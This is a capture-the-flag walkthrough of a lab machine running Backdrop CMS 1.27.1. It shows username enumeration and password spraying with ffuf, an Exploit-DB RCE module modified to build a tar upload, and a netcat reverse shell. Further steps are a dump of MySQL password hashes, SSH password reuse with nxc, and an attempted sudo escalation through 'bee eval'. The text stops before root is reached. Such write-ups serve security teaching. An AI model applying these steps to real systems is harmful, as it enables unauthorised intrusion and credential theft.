
However, it shows 403 response instead of 200(It shows the page well when my login failed). There might be some kind of protection for username brute force.

https://github.com/FisMatHack/BackDropScan shows how to bypass it


```
31  def enum_users(url,users_list):
32      with open(users_list, 'r') as f:
33          for username in f:
34              username = username.strip()
35              req = requests.get(f'{url}/?q=accounts/{username}')
36              if req.status_code == 403:
37                  print(f'{Fore.BLUE}[{Fore.WHITE}+{Fore.BLUE}]{Fore.GREEN} Valid username: {username}')
38
```


Username that doesn't exist returns 404






It returns 403 if username exists







Grep the packet and change it

```
1 GET /?q=accounts/FUZZ HTTP/1.1$
2 Host: 10.10.11.58$
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0$
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8$
5 Accept-Language: en-US,en;q=0.5$
6 Accept-Encoding: gzip, deflate, br$
7 DNT: 1$
8 Connection: keep-alive$
9 Upgrade-Insecure-Requests: 1$
10 Priority: u=0, i$
```

Let's fuzz username

```
$ffuf -request user.req -request-proto http -w /opt/SecLists/Usernames/Names/names.txt -mc 403

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.58/?q=accounts/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Usernames/Names/names.txt
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : DNT: 1
 :: Header           : Connection: keep-alive
 :: Header           : Host: 10.10.11.58
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 403
```

```
axel                    [Status: 403, Size: 7596, Words: 643, Lines: 114, Duration: 1315ms]
john                    [Status: 403, Size: 7596, Words: 643, Lines: 114, Duration: 884ms]
morris                  [Status: 403, Size: 7596, Words: 643, Lines: 114, Duration: 836ms]
rosa                    [Status: 403, Size: 7596, Words: 643, Lines: 114, Duration: 891ms]
tiffany                 [Status: 403, Size: 7596, Words: 643, Lines: 114, Duration: 1030ms]
```

Sprary password for these users

```
$ffuf -request login.req -request-proto http -w users                                   04:04:57 [3/4339]


       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.11.58/?q=user/login
 :: Wordlist         : FUZZ: /home/parrot/Documents/dog/users
 :: Header           : Host: 10.10.11.58
 :: Header           : Referer: http://10.10.11.58/?q=user/login
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : name=FUZZ&pass=BackDropJ2024DS2024&form_build_id=form-utUNFwVltsWO_yHsJ-Sp-2SAtVnXrNuDYg3f-YGGHmM&form_id=user_login&op=Log+in
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________


morris                  [Status: 200, Size: 9522, Words: 755, Lines: 129, Duration: 243ms]
axel                    [Status: 200, Size: 9518, Words: 755, Lines: 129, Duration: 248ms]
john                    [Status: 200, Size: 9518, Words: 755, Lines: 129, Duration: 281ms]
rosa                    [Status: 200, Size: 9518, Words: 755, Lines: 129, Duration: 286ms]
tiffany                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 349ms]
```

I can login as tiffany



Get johncusack shell

Functionality>install new modules>manual installation>install module,them,or layout archive to install



https://www.exploit-db.com/exploits/52021 shows code to create a malicious file for rce

```
import os$
import time$
import zipfile$
$
def create_files():$
    info_content = """$
    type = module$
    name = Block$
    description = Controls the visual building blocks a page is constructed$
    with. Blocks are boxes of content rendered into an area, or region, of a$
    web page.$
    package = Layouts$
    tags[] = Blocks$
    tags[] = Site Architecture$
    version = BACKDROP_VERSION$
    backdrop = 1.x$
$
    configure = admin/structure/block$
$
    ; Added by Backdrop CMS packaging script on 2024-03-07$
    project = backdrop$
    version = 1.27.1$
    timestamp = 1709862662$
    """$
    shell_info_path = "shell/shell.info"$
```

...SNIP


This code creates zip file, so I need to change a bit in the code to generate tar file


```
def create_tar(info_path, php_path):$
    tar_filename = "shell.tar"$
    with tarfile.open(tar_filename, 'w') as tarf:$
        tarf.add(info_path, arcname='shell/shell.info')$
        tarf.add(php_path, arcname='shell/shell.php')$
    return tar_filename$
```


And change word zip to tar in the whole code

Run this code to generate file and upload

```
$python3 gen.py http://10.10.11.58
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.tar
Go to http://10.10.11.58/admin/modules/install and upload the shell.tar for Manual Installation.
Your shell address: http://10.10.11.58/modules/shell/shell.php
```








```
$rlwrap nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.58 56772
bash: cannot set terminal process group (906): Inappropriate ioctl for device
bash: no job control in this shell
```

```
www-data@dog:/$ mmysql -u root -p
mysql -u root -p
Enter password: BackDropJ2024DS2024

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12201
Server version: 8.0.41-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| backdrop           |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql> use backdrop;
use backdrop;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
mysql> select name, pass from users;
select name, pass from users;
+--------------------+------------------------------------------------------------+
| name               | pass                                                       |
+--------------------+------------------------------------------------------------+
|                    |                                                            |
| jPAdminB           | $S$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/.    |
| jobert             | $S$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpjxUeMALZ2IjBrve9Rcoz1    |
| dogBackDropSystem  | $S$EfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD    |
| john               | $S$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8EIkjUD66n/OTdQBFklAji.    |
| morris             | $S$E8OFpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS    |
| axel               | $S$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV    |
| rosa               | $S$EsV26QVPbF.s0UndNPeNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT    |
| tiffany            | $S$EEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v    |
+--------------------+------------------------------------------------------------+
9 rows in set (0.00 sec)
```

But I can't crack it. I can see that there are jobert and johncusack user

```
www-data@dog:/$ cat /etc/passwd | grep 'sh$'
cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
```

Let's try spraying the same password for these two users

```
└─ $nxc ssh 10.10.11.58 -u users -p 'BackDropJ2024DS2024' --continue-on-success
SSH         10.10.11.58     22     10.10.11.58      [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.12
SSH         10.10.11.58     22     10.10.11.58      [-] jobert:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [+] johncusack:BackDropJ2024DS2024  Linux - Shell access!
```

```
└─ $ssh johncusack@10.10.11.58
The authenticity of host '10.10.11.58 (10.10.11.58)' can't be established.
ED25519 key fingerprint is SHA256:M3A+wMdtWP0tBPvp9OcRf6sPPmPmjfgNphodr912r1o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.58' (ED25519) to the list of known hosts.
johncusack@10.10.11.58's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)
```

Get root shell

sudo -l shows I can run bee as root

```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

bee has eval

```
eval
 ev, php-eval
 Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.
```

but it does not work

```
johncusack@dog:~$ sudo /usr/local/bin/bee eval 'system("bash")'

✘ The required bootstrap level for 'eval' is not ready.
```

since it's a tool for backdrop cms, it will only work in the web service directory

